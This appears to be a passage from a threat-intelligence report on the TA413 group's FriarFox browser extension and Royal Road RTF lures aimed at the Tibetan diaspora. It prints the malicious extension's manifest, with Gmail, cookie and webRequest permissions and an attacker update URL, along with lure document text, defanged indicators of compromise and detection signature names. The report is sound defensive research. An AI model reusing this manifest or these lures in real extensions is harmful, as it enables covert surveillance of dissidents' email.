
- hxxp://www.nangsihistory[.]vip/doc/Protect%20yourself%20and%20others%20from%20COVID-19(Masks).doc
- hxxp://www.nangsihistory[.]vip/doc/Self%20Immolations%20inside%20Tibet.doc



```
{
  "name": "Flash update components",
  "short_name": "Flash",
  "description": " Keep your Flash support components up to date ",
  "author": "InBasic",
  "version": "1.0.4",
  "manifest_version": 2,
  "default_locale": "en",
  "permissions": [
    "*://mail.google.com/mail/",
    "*://mail.google.com/sync/",
    "tabs",
    "notifications",
    "contextMenus",
    "webRequest",
    "storage",
    "cookies",
    "privacy"
  ],
   "content_scripts": [ {
      "all_frames": true,
      "js": [ "/tabletView.js" ],
      "matches": [ "http://*/*", "https://*/*" ],
      "run_at": "document_start"
   } ],
  "web_accessible_resources": [
    "notification.png"
  ],
  "background": {
    "persistent": true,
    "page": "lib/wrapper/chrome/background.html"
  },


  "icons": {

    "128": "data/icons/128.png"
  },
  "applications": {
    "gecko": {
      "update_url": "https://nangsihistory.vip/update.json",
      "id": "flanaganhackett-v1.0.0@gmail",
      "strict_min_version": "57.0"
    }
  }
}
```

Figure 15: FriarFox Manifest.json update URL

The malicious RTF files utilized COVID-19 and self-immolation themed social engineering lures while also containing malicious embedded objects that installed subsequent stage malware. The files appeared to be built by the well-known shared Chinese APT tool referred to as “Royal Road” in open source publications. Specifically, the embedded objects within the Royal Road RTF’s in this campaign once extracted were found to be the Microsoft Word Add-In file “winor.wll”. This file name has previously been observed as the embedded object file within Royal Road RTF attachments that are then executed by being saved to the Microsoft Word startup directory. Notably in March 2020 TA413 was observed using Royal Road RTF attachments to deliver Sepulcher malware.



This document does not contain headings.

To create navigation tabs, create headings in your document by applying Heading Styles.

Protect yourself and others from COVID-19

(Masks)

Interim guidance

13 Janu


Should I wear a mask while exercising?

- Even when you're in an area of COVID-19 transmission, masks should not be worn during vigorous physical activity because of the risk of reducing your breathing capacity. No matter how intensely you exercise, keep at least 1 metre away from others, and if you're indoors, make sure there is adequate ventilation.

hould wear what kind of mask?

Medical masks are recommended for:
Health workers in clinical settings. See our guidance for more information on the use of pers
protective equipment by health care workers.
Anyone who is feeling unwell, including people
mild symptoms, such as muscle aches, slight cou
sore throat or fatigue.
Anyone awaiting COVID-19 test results or who l
tested positive.
People caring for someone who is a suspected or confirmed case of COVID-19 outside of health facilities.
Medical masks are also recommended for the following groups, because they are at a higher ris

Figure 16: COVID-19 Themed TA413 Malicious RTF File



Self Immolations inside Tibet

Sl. no	Name	Age	Sex	From	Date	Occupation	Status
1.	LobsangTashi Aka Tapey	20	M	Kirti Monastery, Ngapa	27 Feb,09	Monk	Hospitalized
2.	PhuntsokJarutsang	20	M	Kirti Monastery, Ngapa	16 Mar, 2011	Monk	Deceased
3.	TsewangNorbu	29	M	NyatsoMonatery, Tawu	15 Aug, 2011	Monk	Deceased
4.	LobsangKelsang	18	M	Kirti Monastery, Ngapa	26 Sept, 2011	Monk	Hospitalized

Figure 17: Self Immolation Themed TA413 Malicious RTF File

Conclusion

The introduction of the FriarFox browser extension in TA413's arsenal further diversifies a varied, albeit technically limited repertoire of tooling. The use of browser extensions to target the private Gmail accounts of users combined with the delivery of Scanbox malware demonstrates the malleability of TA413 when targeting dissident communities. These communities have a traditionally low barrier for compromise by threat actor groups and TA413 appears to be modulating their tools and techniques while continuing to rely on proven social engineering techniques. Their degrees of success may vary among more sophisticated targets, however, the limited resources afforded to dissident organizations globally may allow for success with the patchwork of tooling and techniques TA413 displays. While not conventionally sophisticated when compared to other active APT groups, TA413 combines modified open source tools, dated shared reconnaissance frameworks, a variety of delivery vectors, and very targeted social engineering tactics. The result is that this group finds mileage from previously disclosed tools like Scanbox and Royal Road by varying the method of their introduction to the victim environment. Apart from the custom toolsets observed in Exile Rat, Sepulcher, and other now dated implants, TA413 appears to be pivoting to modified open source tooling to compromise the global dissident organizations they have been tasked with surveilling. Unlike many APT groups, the public disclosure of campaigns, tools, and infrastructure has not led to significant TA413 operational changes. Accordingly, we anticipate continued use of a similar modus operandi targeting members of the Tibetan Diaspora in the future.

Indicators of Compromise

IOC
hxxps://you-tube[.]tv
hxxps://you-tube[.]tv/download.php
hxxps://vaccine-icmr[.]org/
hxxps://vaccine-icmr[.]net/
hxxp://accounts.youtube[.]comhxxps://accounts.youtube[.]com/_/AccountsDomainCookiesCheckConnectionHttp/jserror?script=hxxps%3A%2F%2Findiatrustdalailama[.]com%2Ffile%2Fi%2F%3F5&error=Permission%20denied%20to%20get%20property%20origin%20object&line=61
hxxps://indiatrustdalailama[.]com:443/file/i?5
hxxps://indiatrustdalailama[.]com/file/i/recv.php
hxxps://indiatrustdalailama[.]com/file/i/s.php?seed=<value>=&alivetime=<vaue>==&r=<value>
hxxp://www.nangsihistory[.]vip/doc/Protect%20yourself%20and%20others%20from%20COVID-19(Masks).doc
hxxp://www.nangsihistory[.]vip/doc/Self%20Immolations%20inside%20Tibet.doc
hxxps://167.179.99[.]136/Fw9f
you-tube[.]tv
vaccine-icmr[.]org
vaccine-icmr[.]net
indiatrustdalailama[.]com
www.nangsihistory[.]vip
115.126.6[.]47

118.99.9[.]47
167.179.99[.]136
d4bca797b5d40618dcf72ff471b325860bd1830cbd74012e9d643512f93c5778
b918318506cffe468bbe8bf57aacbe035fe1242dafc14696682c42656ffb2582
5adce130e28cfac30253f0532ffff0f80280af2f236234825a5954267e2fdc06
555ec25f872108af2daab488d8ec62c4e6a8c43c43a92cb572b0d2a7dc891bd1
e1501a0297a3d7fc326d3923fdc8f9156ed954602ba34e6b435158d39956dce4
91d19b7b44d4e286a40bd28e269e4d172b642ea792c018551bcc5ca8efceb54c
0469df3f6a8d3e05927f0739e8af9c84e995e3813ad78e18c78a333cf086ef08
00099b0c4b664ed872ad4db5d28f2a0a1875a86c756f497562be825a7074757d

ET Signatures

2019094 ET EXPLOIT_KIT ScanBox Framework used in WateringHole Attacks Initial (POST)

2019096 ET CURRENT_EVENTS ScanBox Framework used in WateringHole Attacks KeepAlive

SID: 2021542 ET EXPLOIT_KIT ScanBox Jun 06 2015 M1 T1

SID: 2021543 ET EXPLOIT_KIT ScanBox Jun 06 2015 M2 T1

SID: 2021544 ET EXPLOIT_KIT ScanBox Jun 06 2015 M3 T1